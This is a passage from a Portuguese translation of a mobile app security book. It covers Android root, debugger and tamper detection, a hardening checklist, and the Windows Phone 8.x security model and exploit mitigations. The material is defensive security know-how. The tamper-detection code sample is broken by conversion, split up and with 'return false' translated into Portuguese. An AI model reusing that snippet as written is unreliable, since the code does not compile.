- Itere pelos rótulos dos aplicativos instalados usando a classe `PackageManager` e verifique se eles contêm as palavras "SuperSU", "Superusuário" e outros aplicativos comuns usados para controlar o acesso à raiz. Essa é uma maneira muito melhor de verificar a existência de um aplicativo em um dispositivo, em vez de verificar a existência de seu arquivo APK em um determinado diretório. O APK pode ser renomeado pelos desenvolvedores do aplicativo ou ser instalado em um local diferente do diretório `/system/app/` comumente verificado. Os nomes dos pacotes instalados desses aplicativos também podem ser pesquisados; por exemplo, '`com.noshufou.android.su`' e '`eu.chainfire.supersu`'. Essa verificação é a menos confiável porque o usuário poderia ter instalado apenas um aplicativo gerenciador de raiz da Play Store sem realmente ter acesso à raiz. No entanto, se o usuário conseguiu instalar o APK do gerenciador de raiz em algum lugar dentro da pasta `/system`, isso indica que ele teve acesso privilegiado ao dispositivo em algum momento.

## Detecção de depurador

Um engenheiro reverso que precise manipular o código dentro do seu aplicativo pode fazer isso usando um depurador conectado ao dispositivo. No entanto, essa técnica só pode ser usada se o seu aplicativo estiver marcado como depurável. Um engenheiro reverso pode ter modificado o manifesto do aplicativo para incluir `android:debuggable="true"` ou usado uma ferramenta de manipulação de tempo de execução que torna o processo depurável para conseguir isso.

Você pode realizar uma verificação para se certificar de que o aplicativo não está definido como depurável implementando o seguinte código:

```
boolean debuggable = (getApplicationInfo().flags &
ApplicationInfo.FLAG_DEBUGGABLE) != 0;
```

Outra medida que você pode implementar é verificar periodicamente se um aplicativo tem um depurador conectado a ele usando o método `isDebuggerConnected()` fornecido na classe `android.os.Debug`.

Essas abordagens não oferecem uma maneira infalível de impedir a depuração de aplicativos, mas certamente reduzirão a velocidade de um engenheiro reverso que não tenha dedicado tempo para anular essas verificações.

## Detecção de violação

Um aplicativo pode ser projetado para não ser executado se detectar sinais de modificação em seu arquivo APK. Essa técnica é comumente conhecida como *detecção de violação*. O trecho de código a seguir mostra como um aplicativo pode verificar se o seu APK foi alterado e renunciado. Especificamente, ele verifica a assinatura do certificado de assinatura usado em relação a um valor bom conhecido.

```
public boolean applicationTampered(Context con)
{
    PackageManager pm = con.getPackageManager(); try
    {
        PackageInfo myPackageInfo = pm.getPackageInfo(con.getPackageName(),
   PackageManager.GET_SIGNATURES); String
        mySig = myPackageInfo.signatures[0].toCharsString();

        //Compare com um valor conhecido
        return !mySig.equals("3082...");

    }
    catch (NameNotFoundException e)
    {
        e.printStackTrace();
    }
}
```

```
    retornar falso;
```

} Um engenheiro reverso certamente poderia corrigir essas verificações ou anulá-las de alguma outra forma; no entanto, isso é um incômodo. Ao falhar na verificação de detecção de violação, o aplicativo também pode transmitir informações sobre o dispositivo para o desenvolvedor do aplicativo, para que ele saiba que alguém está tentando modificar o aplicativo, possivelmente na tentativa de quebrá-lo e disponibilizá-lo na Internet. Os produtos pagos que fornecem ofuscação de código também costumam fornecer detecção de violação. Se pagar pelo código de detecção de adulteração for uma opção melhor, consulte a seção "Ofuscação", anteriormente neste capítulo, para conhecer algumas opções.

## Resumo

Ao criar um aplicativo Android, é preciso considerar muitos aspectos de segurança. No entanto, a funcionalidade de segurança fornecida pela plataforma Android é rica e é possível criar mecanismos de segurança robustos usando recursos incorporados. A seguir, há uma lista de verificações de segurança fornecida neste capítulo que pode ser usada como entrada para uma avaliação de segurança do seu aplicativo. Os itens dessa lista de verificação, na maioria das vezes, não são totalmente atingíveis, mas devem ser vistos como um ideal a ser buscado.

- Verifique se todos os caminhos de código para os componentes do aplicativo expõem apenas a funcionalidade pretendida. ■ Minimize o armazenamento de dados do usuário até o essencial.
- Limite a interação com fontes não confiáveis e examine todas as interações externas.
- Verifique se o conjunto mínimo possível de permissões foi solicitado pelo aplicativo. ■ Certifique-se de que nenhum arquivo não intencional esteja incluído no APK.
- Atribua permissões a todos os componentes de aplicativos exportados.
- Defina um nível de proteção de `assinatura` para todas as permissões personalizadas.
- Certifique-se de que os ataques de tapjacking não possam ser realizados em nenhuma `visualização` sensível dentro do aplicativo. ■ Certifique-se de que as entradas confidenciais não armazenem nenhuma palavra digitada no dicionário do Android.
- Certifique-se de que as atividades que estendem `PreferenceActivity` verifiquem corretamente o fragmento solicitado.
- Certifique-se de que as atividades de login não contenham uma maneira de um usuário abrir atividades autenticadas antes de passar pelas verificações de autenticação.
- Certifique-se de que todas as entradas para senhas de usuários sejam adequadamente mascaradas.
- Assegurar que as atividades `BROWSABLE` não exponham nenhuma maneira de um site mal-intencionado usar indevidamente a funcionalidade da atividade.
- Certifique-se de que os provedores de conteúdo que não pretendem ser exportados tenham isso explicitamente definido em suas declarações de manifesto.
- Certifique-se de que os provedores de conteúdo não tenham vulnerabilidades de injeção de SQL.
- Certifique-se de que os provedores de conteúdo apoiado por arquivos não forneçam acesso a arquivos não intencionais.
- Certifique-se de que não existam falhas de correspondência de padrões em nenhum caminho protegido por permissões.
- Certifique-se de que os códigos secretos tenham sido removidos e, caso não tenham sido, que eles forneçam apenas a funcionalidade pretendida.
- Defina permissões de arquivo restritivas para os arquivos armazenados no diretório de dados privados. ■ Preste atenção à sensibilidade dos arquivos armazenados no cartão SD.
- Certifique-se de que os arquivos confidenciais armazenados em qualquer lugar do sistema de arquivos sejam criptografados.
- Certifique-se de que as chaves de criptografia não estejam codificadas na fonte ou armazenadas de forma insegura. ■ Certifique-se de que as chaves de criptografia foram geradas usando as práticas recomendadas.

- Certifique-se de que os arquivos que precisam ser compartilhados com outros aplicativos não os exponham de forma insegura

e usam um provedor de conteúdo e a funcionalidade de permissão Grant URI.

- Garanta que a funcionalidade Grant URI faça uso de uma intenção explícita ao permitir o acesso a outro aplicativo.
- Criptografe todas as comunicações com a Internet usando padrões bem conhecidos.
- Adicionar um mecanismo adicional de segurança da camada de transporte, como a fixação de certificados SSL em todas as comunicações com a Internet.
- Certifique-se de que nenhum código de desvio de verificação de certificado tenha sido usado para permitir certificados SSL inválidos. Use somente os mecanismos IPC padrão fornecidos pelo Android.
- Certifique-se de que as WebViews não estejam carregando nenhum conteúdo de texto não criptografado.
- Use `targetSdkVersion` e `minSdkVersion` de 17 ou superior ao usar um WebView com um `JavaScriptInterface`.
- Bloqueie cada `WebView` em sua configuração mais restrita possível, com recursos que afetam a segurança sendo desativados sempre que possível.
- Certifique-se de que não seja possível fazer o backup do conteúdo do aplicativo usando a funcionalidade de backup do ADB. Certifique-se de que o aplicativo não esteja marcado como passível de depuração.
- Use a versão de API mais alta possível em `targetSdkVersion` e `minSdkVersion` no manifesto, bem como em `APP_PLATFORM` para código nativo.
- Certifique-se de que o aplicativo não registre dados confidenciais.
- Inspecione a qualidade do código nativo quanto a falhas de corrupção de memória.
- Examine todos os pontos de entrada no código nativo e reduza-os sempre que possível.
- Garantir que todas as possíveis mitigações de exploração estejam presentes no código nativo compilado. Implemente detecções de downgrade do nível de proteção.
- Garanta que os componentes de aplicativos não exportados não possam ser invocados por um usuário privilegiado devido ao sistema de token implementado.
- Ofuscar rigorosamente todo o código.
- Implemente verificações de detecção de raiz. Implementar verificações de detecção do depurador. Implemente verificações de proteção contra violações.

# CAPÍTULO 10

## Análise de aplicativos do Windows Phone

O Windows Phone (WP) 8 e 8.1 são, sem dúvida, dois dos sistemas operacionais móveis mais seguros do mercado no momento em que este artigo foi escrito. De fato, em contraste com outros sistemas operacionais móveis, como iOS e Android, o WP8 e o 8.1 e seus dispositivos OEM (Original Equipment Manufacturer, fabricante de equipamento original) não foram publicamente vulneráveis a uma longa série de vulnerabilidades de segurança e jailbreak.

O Windows Phone 8 e o 8.1 foram desenvolvidos com base na tecnologia do kernel NT. Os sistemas operacionais Windows Phone mais antigos, 7.x (e os sistemas operacionais Windows Mobile ainda mais antigos), diferem do Windows Phone 8.x pelo fato de seus núcleos serem compostos pelo kernel CE.

O mercado mudou recentemente. Enquanto os Windows Phones pareciam estar muito atrás da arena móvel, o aumento de sua participação no mercado agora os coloca em terceiro lugar, um lugar acima dos dispositivos BlackBerry. Isso torna os dispositivos Windows Phone opções muito viáveis para o desenvolvimento do Windows Phone e, consequentemente, para a pesquisa de segurança de aplicativos.

Neste livro, vamos nos ater aos sistemas operacionais Windows Phone mais recentes, o WP8 e o WP8.1, embora grande parte do conteúdo que discutimos nos quatro capítulos a seguir também possa ser relevante para a avaliação de aplicativos legados do WP7.

Antes de se aprofundar no ataque e na auditoria de código dos aplicativos do Windows Phone 8 e 8.1 no Capítulo 11, este capítulo primeiro explora os vários recursos de segurança do Windows Phone 8 e 8.1 e, em seguida, aborda como criar um ambiente adequado para realizar revisões de segurança e atividades de exploração nos aplicativos do Windows Phone 8 e 8.1.

### Entendendo o modelo de segurança

É importante entender o modelo de segurança do sistema operacional do host antes de realizar avaliações de segurança de aplicativos para compreender como os aplicativos podem interagir entre si e com o sistema operacional em geral. O Windows Phone não é apenas o Windows em um telefone. É um sistema operacional muito mais fechado do que o Windows padrão, e os aplicativos são muito mais restritos.

Esta seção apresenta o modelo de segurança do Windows Phone e outros aspectos relacionados à segurança do sistema operacional para que você saiba o quanto um aplicativo e seus dados estão expostos a ataques de outros aplicativos (considere aplicativos mal-intencionados em um dispositivo) e tentativas de exploração em geral. Outros recursos de segurança também são apresentados, incluindo a criptografia do dispositivo e as tecnologias de atenuação de exploração.

### Assinatura de código e gerenciamento de direitos digitais (DRM)

O Windows Phone 8, por padrão, é uma plataforma de computação fechada. Em dispositivos bloqueados (ou seja, não desbloqueados por desenvolvedores), todo código deve ser assinado pela Microsoft para ser executado, da mesma forma que a Apple exige que o código tenha um binário assinado para ser executado em dispositivos iOS sem jailbreak.

A maioria dos aplicativos consumidos pelos usuários do Windows Phone 8 é obtida por meio da Windows Phone Store. Todos os aplicativos enviados para a Store estão sujeitos a um processo de envio definido pela Microsoft (falaremos mais sobre isso posteriormente), antes de serem aceitos e assinados com um certificado emitido pela Autoridade de Certificação apropriadamente chamada Microsoft Marketplace CA. Os aplicativos assinados são então disponibilizados para compra ou download gratuito para o público em geral que possui dispositivos Windows Phone 8.

Além de serem assinados por código, os aplicativos da Store são protegidos usando a tecnologia FairPlay DRM. A adulteração dos arquivos XAP ou APPX que estão sendo instalados resulta na interrupção da instalação.

Observe que nem todos os aplicativos precisam ser assinados pela Microsoft para serem executados em dispositivos WP8 ou 8.1. Quando o modo de desenvolvedor está desbloqueado em um dispositivo, os aplicativos podem ser *transferidos por sideload*, mas no contexto dos aplicativos da Store executados no dispositivo de um consumidor padrão, todos os aplicativos devem ser assinados. (Mais informações sobre o sideload e sua aplicabilidade aos testes de penetração aparecerão mais adiante neste capítulo).

## Sandboxing de aplicativos

De acordo com a arquitetura fechada do Windows Phone 8.x, os aplicativos são colocados em sandboxes para controlar seu acesso aos recursos do sistema e impedir que acessem os dados de outros aplicativos. No âmbito do Windows Phone 8.x, todos os aplicativos de terceiros da Store são executados em AppContainers. Esta seção discute brevemente o que é um AppContainer e o que ele significa para os aplicativos padrão em termos de privilégios, segurança e segregação de aplicativos.

### Contêiner de aplicativo


O AppContainer, em alto nível, pode ser considerado um mecanismo de isolamento de processos que oferece permissões de segurança refinadas que regem quais recursos do sistema operacional, como arquivos, o registro e outros recursos, podem ser acessados e interagidos pelos aplicativos contidos.

Como todos os aplicativos WP8 e WP8.1 de terceiros são executados dentro de um AppContainer, cada aplicativo pode acessar apenas sua própria sandbox de arquivo privada; qualquer tentativa de leitura ou gravação fora dela, inclusive na sandbox de dados de outro aplicativo, falha. Da mesma forma, qualquer tentativa de gravação no registro também falha, embora parte do registro possa ser lida por aplicativos padrão de terceiros.

### Câmaras e capacidades

A capacidade de um aplicativo de acessar a funcionalidade oferecida pelo sistema operacional e seus serviços, como a câmera ou a rede, é controlada pelos recursos do aplicativo. O modelo de segurança do Windows Phone 8 baseia-se no conceito de privilégio mínimo e, dessa forma, cada aplicativo em um dispositivo é executado em uma de duas câmaras de segurança distintas.

Na arquitetura de segurança do Windows Phone 8 e 8.1, as duas câmaras são a LPC (Least Privilege Chamber) e a TCB (Trusted Computing Base). Todos os aplicativos são executados na câmara LPC nocional, sejam eles serviços escritos pela Microsoft, serviços OEM ou apenas aplicativos da Loja de terceiros. Até mesmo alguns drivers de dispositivo são executados no LPC. O único código que é executado na câmara TCB são os componentes do kernel. [A Figura 10.1](#) representa graficamente essa arquitetura de câmara.



## **Figura 10.1** Arquitetura da câmara do Windows Phone 8.x

O Windows Phone 8 e 8.1 implementam o princípio do menor privilégio ao restringir bastante a liberdade dos aplicativos executados no LPC, *por padrão*. Com a aplicação do princípio dos privilégios mínimos, são concedidas tão poucas permissões aos aplicativos por padrão que tarefas como rede, uso da câmera e acesso aos contatos do usuário (por exemplo) não são possíveis. Para que um aplicativo possa realizar tarefas sérias que são esperadas dos aplicativos modernos de smartphones, é necessário conceder privilégios a ele. No momento da instalação, os aplicativos "pedem" privilégios adicionais, solicitando *recursos*.

Quando os desenvolvedores criam aplicativos WP8, eles devem especificar quais recursos o aplicativo requer para executar suas tarefas e fornecer sua funcionalidade. Por exemplo, aqui estão vários recursos típicos que os aplicativos Store Windows Phone geralmente solicitam:

- ID\_CAP\_NETWORKING - Acesso à rede de entrada e saída
- ID\_CAP\_PHONEDIALER - **Acesso** à funcionalidade do discador
- ID\_CAP\_MICROPHONE - **Acesso** à API do microfone
- ID\_CAP\_LOCATION - **Acesso** a dados de geolocalização
- ID\_CAP\_ISV\_CAMERA - **Acesso** à câmera integrada do dispositivo

No contexto de um aplicativo do Windows Phone 8.1, você pode especificar recursos em seu arquivo `Package.appxmanifest` e usar nomes diferentes; por exemplo, `internetClient` nos manifestos do APPX fornece recursos semelhantes a `ID_CAP_NETWORKING`. Os desenvolvedores especificam os recursos a serem solicitados na instalação por meio da interface do Manifest Designer ou editando manualmente os arquivos XML de manifesto do aplicativo - `WMAAppManifest.xml` ou `Package.appxmanifest`. (Para obter mais informações sobre esses arquivos, consulte a seção "Manifestos de aplicativos" deste capítulo).

No momento da instalação de um aplicativo, seu arquivo de manifesto é analisado em busca de recursos. Certos privilégios, como `ID_CAP_LOCATION`, resultam na solicitação de permissão do usuário para conceder o recurso ao aplicativo, pois os dados de geolocalização podem ser considerados informações confidenciais. Outras permissões, como `ID_CAP_NETWORKING`, por outro lado, são concedidas automaticamente, portanto, qualquer terceiro pode usar as APIs de rede do sistema operacional sem que o usuário do dispositivo precise autorizá-lo especificamente por meio de um prompt no momento da instalação. As solicitações de recursos avançados destinados apenas à Microsoft e ao software OEM, como `ID_CAP_INTEROPSERVICES`, são negadas pelo sistema operacional, e os aplicativos de terceiros que solicitarem esses recursos não serão instalados.

Uma vez que os recursos tenham sido analisados a partir do manifesto e concedidos ou negados (automaticamente ou pela aceitação ou negação do usuário), a câmara do aplicativo é então provisionada com esses recursos concedidos. O aplicativo é, então, restrito pelo limite de segurança que a câmara apresenta e não pode ir além desse contêiner tentando acessar APIs para as quais não tem os recursos. Isso resume o princípio dos privilégios mínimos; se um aplicativo não tiver os recursos corretos para acessar uma API específica, o sistema operacional negará o acesso a ela se o aplicativo tentar usá-la.

Cada vez que o aplicativo é executado, seu processo é executado em um AppContainer cujos privilégios refletem os dos recursos concedidos a ele.

Os controles de acesso impostos pelo modelo de segurança do WP8.x foram implementados usando as primitivas de segurança do kernel do NT: tokens e Security IDs (SIDs), em que cada AppContainer tem seu próprio SID de capacidade, que é usado para verificar com as Access Control Lists (ACLs) se o processo tem ou não permissão para executar a ação solicitada.

## **Criptografia de dados "em repouso"**

Ao analisar aplicativos do ponto de vista da segurança, é útil entender o estado atual da criptografia de dados armazenados em um dispositivo Windows Phone 8.x ou em um cartão SD que o acompanha.

Principalmente, é importante saber se os dados do aplicativo estão bem protegidos se um dispositivo for perdido ou roubado e um invasor extraír o módulo de armazenamento flash em uma tentativa de extraír e usar os dados no dispositivo.

O status quo atual da criptografia em dispositivos autônomos (não corporativos) e até mesmo em alguns dispositivos registrados em empresas

pode surpreender alguns leitores.

Discutiremos o status geral da criptografia do dispositivo e do cartão SD nas duas seções seguintes.

### **Volume de armazenamento interno**

No momento em que este artigo foi escrito, os dados em dispositivos que executam o Windows Phone 8 e o Windows Phone 8.1 não são criptografados por padrão. Além disso, no momento, nenhuma API pública está disponível para habilitar a criptografia completa do dispositivo em dispositivos não gerenciados, como os usados por consumidores não empresariais. Isso é verdade mesmo quando um dispositivo tem uma senha definida; isso não significa que a criptografia de todo o armazenamento tenha sido ativada.

O único método documentado de criptografar o volume de armazenamento interno (ou seja, todo o armazenamento flash - o disco) é por meio do registro corporativo e da configuração correta das políticas do Exchange ActiveSync. Em particular, a configuração de política de interesse é `RequireDeviceEncryption`, conforme documentado na visão geral do WP ActiveSync da Microsoft (<http://go.microsoft.com/fwlink/?LinkId=270085>).

Quando a criptografia é ativada por meio da política do ActiveSync, a criptografia do dispositivo no Windows Phone 8 e 8.1 é realizada pela tecnologia BitLocker da Microsoft. De acordo com a documentação da Microsoft, o BitLocker usa a criptografia Advanced Encryption Standard (AES) no modo Chained Block Cipher (CBC), usando uma chave de 128 ou 256 bits, em combinação com o difusor "Elephant" para aspectos de segurança específicos da criptografia de disco. As especificações técnicas completas da criptografia do BitLocker estão disponíveis [emhttp://www.microsoft.com/en-us/download/confirmation.aspx?id=13866](http://www.microsoft.com/en-us/download/confirmation.aspx?id=13866).

Dada a falta de criptografia de volume de armazenamento pronta para uso, mesmo quando uma senha é aplicada aos dispositivos Windows Phone 8 e 8.1, os usuários de telefones WP8.x não corporativos, no momento em que este artigo foi escrito, estão vulneráveis ao roubo de dados no caso de perda ou roubo do dispositivo, supondo que o possível invasor consiga extrair os dados do sistema de arquivos da unidade flash.

### **Criptografia de cartão digital seguro**

Quando o BitLocker está ativado no Windows Phone 8 e 8.1, ele não criptografa o conteúdo do cartão Secure Digital (SD).

Em termos dos próprios aplicativos que gravam dados criptografados ou não criptografados no cartão SD, a conclusão da questão é bastante simples. No Windows Phone 8, os aplicativos da Store não são capazes de gravar em cartões SD; eles só têm acesso de leitura ao dispositivo. Somente os aplicativos OEM e da Microsoft têm acesso de leitura e gravação aos cartões SD.

Isso mudou, no entanto, no Windows Phone 8.1. Os aplicativos no WP8.1 com o recurso `removableStorage` têm acesso de leitura e gravação ao cartão SD.

Os cartões SD - como pontos de entrada de dados nos aplicativos - são discutidos em mais detalhes no Capítulo 11.

### **Processo de envio para a Windows Phone Store**

Conforme enfatizado anteriormente, o Windows Phone 8 é uma plataforma de computação fechada. Portanto, faz sentido que, além de impor um modelo de segurança rigoroso para os aplicativos de sandbox, a Microsoft também analise todos os envios de aplicativos para a Store para garantir que eles estejam em conformidade com determinadas regras de segurança que a Microsoft define.

Obviamente, o processo de triagem de envio da Loja envolve um certo grau de análise para garantir que os aplicativos enviados não sejam malware. Nesse sentido, os aplicativos enviados são examinados em busca de códigos maliciosos, e qualquer código que a Microsoft considere malicioso leva à rejeição do aplicativo.

Ainda assim, mesmo que um aplicativo enviado não seja codificado para executar ações flagrantemente mal-intencionadas, certos comportamentos questionáveis podem não ser permitidos e fazer com que o aplicativo seja rejeitado. Por exemplo, se um aplicativo tentar ler um arquivo fora de sua área restrita para fins aparentemente inócuos, o aplicativo provavelmente será recusado, mesmo que a ação falhe na grande maioria dos casos. Da mesma forma, o acesso a chaves de registro que podem ser lidas também pode ser considerado questionável e pode levar à rejeição do envio do aplicativo. Os padrões exatos de comportamento que são proibidos pela Microsoft não estão disponíveis para o público em geral, mas mesmo tentativas ingênuas, acidentais ou inócuas de violar o modelo de sandbox provavelmente seriam consideradas inadequadas e seriam motivo de rejeição.

Outro padrão de comportamento que poderia ser implementado por um desenvolvedor bem-intencionado, mas que é proibido, inclui "alterar" o comportamento de um aplicativo depois que ele tiver sido aceito e certificado pelo Store. Isso pode

incluem o download de um arquivo JavaScript por um aplicativo e sua execução, por exemplo. Notavelmente, esse tipo de comportamento é permitido em aplicativos iOS, por exemplo, mas não em aplicativos WP8.x no momento.

Embora o Windows Phone 8 e 8.1 ofereçam suporte total a aplicativos de código nativo (como C, C++), são impostas restrições ao uso de recursos semelhantes aos nativos em aplicativos C#. Em particular, os aplicativos da Store não podem conter código "inseguro", ou seja, código que usa as palavras-chave inseguro e fixo para lidar "diretamente" com ponteiros. A Microsoft também proíbe a chamada para determinadas (mas não todas) APIs Win32 por meio da interface P/Invoke do C#, presumivelmente por motivos de segurança. Consulte [http://msdn.microsoft.com/en-us/library/windowsphone/develop/jj207198\(v=vs.105\).aspx](http://msdn.microsoft.com/en-us/library/windowsphone/develop/jj207198(v=vs.105).aspx) para obter uma lista exaustiva de APIs "permitidas" para invocação via P/Invoke.

Apesar dessas restrições ao uso de código e recursos nativos por aplicativos gerenciados (como o C#), é interessante notar que, tecnicamente, não há restrições ao uso de APIs como `strcpy()`, `*sprintf()`, `strcat()` e assim por diante.

Embora o uso de APIs potencialmente inseguras possa ser sinalizado como erro pelo Visual Studio, esses erros de depreciação podem ser desativados, e a Microsoft não proibiu explicitamente o uso de APIs perigosas em aplicativos nativos do WP até o momento.

Da mesma forma, como acontece com os aplicativos iOS, por exemplo, um comportamento como o armazenamento da senha do aplicativo do usuário em texto claro não é realmente proibido, apesar de ser uma prática de segurança ruim. Nesse sentido, embora a Store verifique certas inseguranças, o processo de verificação da Store pode ser considerado mais uma triagem de malware deliberado do que de aplicativos mal escritos do ponto de vista da segurança. O processo de verificação visa capturar tentativas de envolvimento em atividades não permitidas, mas o processo não enfatiza muito a prevenção da insegurança de um aplicativo em si.

Uma diferença notável no procedimento de envio de aplicativos WP8.1 em relação aos aplicativos WP8 é que os pacotes APPX devem passar nos testes do Windows App Certification Kit (WACK). Isso inclui vários testes relacionados à segurança, inclusive os testes do analisador binário BinScope, que verificam a presença de proteções binárias relacionadas à segurança, como a ASLR (Address Space Layout Randomization). As verificações de segurança que devem ser aprovadas para a certificação WP8.1 estão disponíveis no MSDN ([http://msdn.microsoft.com/en-us/library/windowsphone/develop/dn629257.aspx#background\\_security](http://msdn.microsoft.com/en-us/library/windowsphone/develop/dn629257.aspx#background_security)).

Para concluir essa discussão sobre os processos de envio, vale a pena discutir e considerar o sucesso dos procedimentos e das políticas da Microsoft em manter os aplicativos maliciosos fora da Store em comparação com outros sistemas operacionais móveis. Desde maio de 2014, as informações sobre casos confirmados de malware são escassas. Com base na data de lançamento inicial do Windows Phone 8, por volta de outubro de 2012, poderíamos concluir que esse é um bom histórico. Esse número é um pouco melhor que o do iOS e muito semelhante ao do BlackBerry; essas duas plataformas também têm processos adequados de verificação de envio.

Esse número também está em forte comparação com o Android, onde algumas fontes estimam que cerca de 97% do malware móvel é direcionado à plataforma Android (<http://www.forbes.com/sites/gordonkelly/2014/03/24/report-97-of-mobile-malware-is-on-android-this-is-the-easy-way-you-stay-safe/>). Essa estatística não surpreende quando se considera que a Google Play Store (antiga Marketplace) não tem procedimentos de aprovação genuínos.

De forma semelhante, houve vários surtos de malware de alto perfil que tiveram como alvo dispositivos iOS com jailbreak nos últimos anos. Não há incidentes comparáveis relacionados a dispositivos Windows Phone, embora a ausência de evidências não constitua evidência de ausência.

Além dos requisitos de segurança para a certificação, há uma série de outros prós e contras não relacionados à segurança, muitos dos quais giram em torno do desempenho e do gerenciamento dos recursos do aplicativo e não impedem o uso normal do telefone pelo proprietário. Para o leitor interessado, uma lista completa dos requisitos de certificação para aplicativos Windows Phone 8/8.1 está disponível no MSDN em [http://msdn.microsoft.com/en-us/library/windowsphone/develop/hh184844\(v=vs.105\).aspx](http://msdn.microsoft.com/en-us/library/windowsphone/develop/hh184844(v=vs.105).aspx).

## Explorando os recursos de mitigação de explorações

Da mesma forma que a maioria dos sistemas operacionais modernos, as plataformas Windows Phone 8 e 8.1 apresentam várias tecnologias de atenuação de exploração. Essas tecnologias têm o objetivo de aumentar a dificuldade associada à exploração de vulnerabilidades de corrupção de memória. Os dias em que se podia simplesmente sobreescrivar um endereço de retorno ou uma entrada do Structured Exception Handler (SHE) em um estouro de pilha praticamente acabaram, assim como os dias em que se explorava a primitiva "write-what-where" em um estouro de heap clássico de desvinculação segura.

Os recursos de atenuação de explorações estão presentes não apenas para impedir que aplicativos com bugs sejam explorados, mas também para tentar impedir que aplicativos (como malware e aplicativos caseiros da comunidade) explorem vulnerabilidades no sistema operacional e no kernel subjacentes para realizar ataques do tipo "jailbreak".

Esta seção discute brevemente o portfólio de recursos de mitigação de exploração presentes no WP8 e no 8.1, alguns detalhes sobre como eles funcionam e técnicas que são usadas para, às vezes, contornar ou superar as proteções que cada tecnologia visa fornecer. Essas discussões só se aplicam ao código nativo, pois o código gerenciado geralmente é imune a bugs de corrupção de memória no sentido tradicional.


No entanto, lembre-se de que alguns aplicativos do Windows Phone 8 e 8.1 são escritos em uma linguagem gerenciada, mas também chamam módulos de código nativo. Considere um aplicativo C#, por exemplo, que chama o código nativo por meio da interface P/Invoke.

Mais adiante, esta seção também aborda como verificar se os aplicativos de terceiros têm esses recursos de atenuação ativados em seus binários para quando você estiver realizando avaliações de segurança; consulte "Análise de binários de aplicativos", mais adiante neste capítulo.

### Canários de pilha

Os canários de pilha, também conhecidos como cookies de pilha, são valores aleatórios que são colocados antes de dados críticos, como metadados de pilha (por exemplo, endereços de retorno). Quando a função em execução retorna, o valor é verificado para ver se corresponde ao valor esperado. Se corresponder, a execução do programa continua e, se não corresponder, ele foi claramente substituído em algum momento durante a execução da função e o aplicativo é encerrado imediatamente.

